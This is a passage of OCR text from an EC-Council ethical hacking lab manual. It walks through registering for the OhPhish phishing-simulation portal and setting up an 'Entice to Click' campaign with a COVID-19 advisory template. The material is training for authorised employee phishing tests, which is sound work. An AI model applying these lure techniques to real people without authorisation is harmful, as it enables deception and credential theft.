


Figure 3.1.2: OhPhish Sign Up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Account creation **Alert!** appears, click **OK**.
7. Now, open your email account given during registration process. Open an email from **OhPhish** and in the email, click **CLICK HERE TO LOGIN** button.

OhPhish is a web-based portal for testing employees' susceptibility to social engineering attacks. It is a phishing simulation tool that provides an organization with a platform to launch phishing simulation campaigns on its employees.




Figure 3.1.3: OhPhish email

8. **OhPhish** login page appears, log in using the credentials received in the email.

Note: If **Would you like Firefox to save this login for ohphish.com?** notification appears, click **Don't Save**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.4: OhPhish login page

9. You will be redirected to **Reset Password** page, enter the new password in both the fields and click **Reset Password** button to reset the password.




Figure 3.1.5: Reset Password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Your account password is changed successfully.
11. Now, you can login to your OhPhish account either by clicking on the **LOGIN TO OHPHISH PORTAL** button in your **ASPEN** account under **My Courses** section or you can navigate to the **OhPhish** website (**https://portal.ohphish.com/login**) and login using your credentials.

TASK 1.2

Phish using Entice to Click

12. Once login to your OhPhish account, you will be redirected to the OhPhish **Dashboard**.
13. In the OhPhish **Dashboard**, click on the **Entice to Click** option.




Figure 3.1.6: OhPhish Dashboard – Select Entice to Click

The OhPhish platform captures the responses and provides MIS reports and trends (on a real-time basis) that can be tracked according to the user, department, or designation.

14. The **Create New Email Phishing Campaign** form appears.

Note: If the **OhPhish Helpdesk** notification appears in the right corner of the dashboard, close it.

15. In the **Campaign Name** field, enter any name (here, **Test - Entice to Click**). In the **Select Template Category** field, select **Coronavirus/COVID-19** from the drop-down list.

Note: Ensure that the **Existing Template** is selected in the **Email Template** option.

16. In the **Select Country** field, leave the default option selected (**All**).
17. In the **Select Template** field, click the **Select Template** button and select **Corona Virus Advisory** from the drop-down list.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Click the **Select** button in the **Select Template** field to select the template.

Note: The **template selected** notification appears below the **Select Template** field.

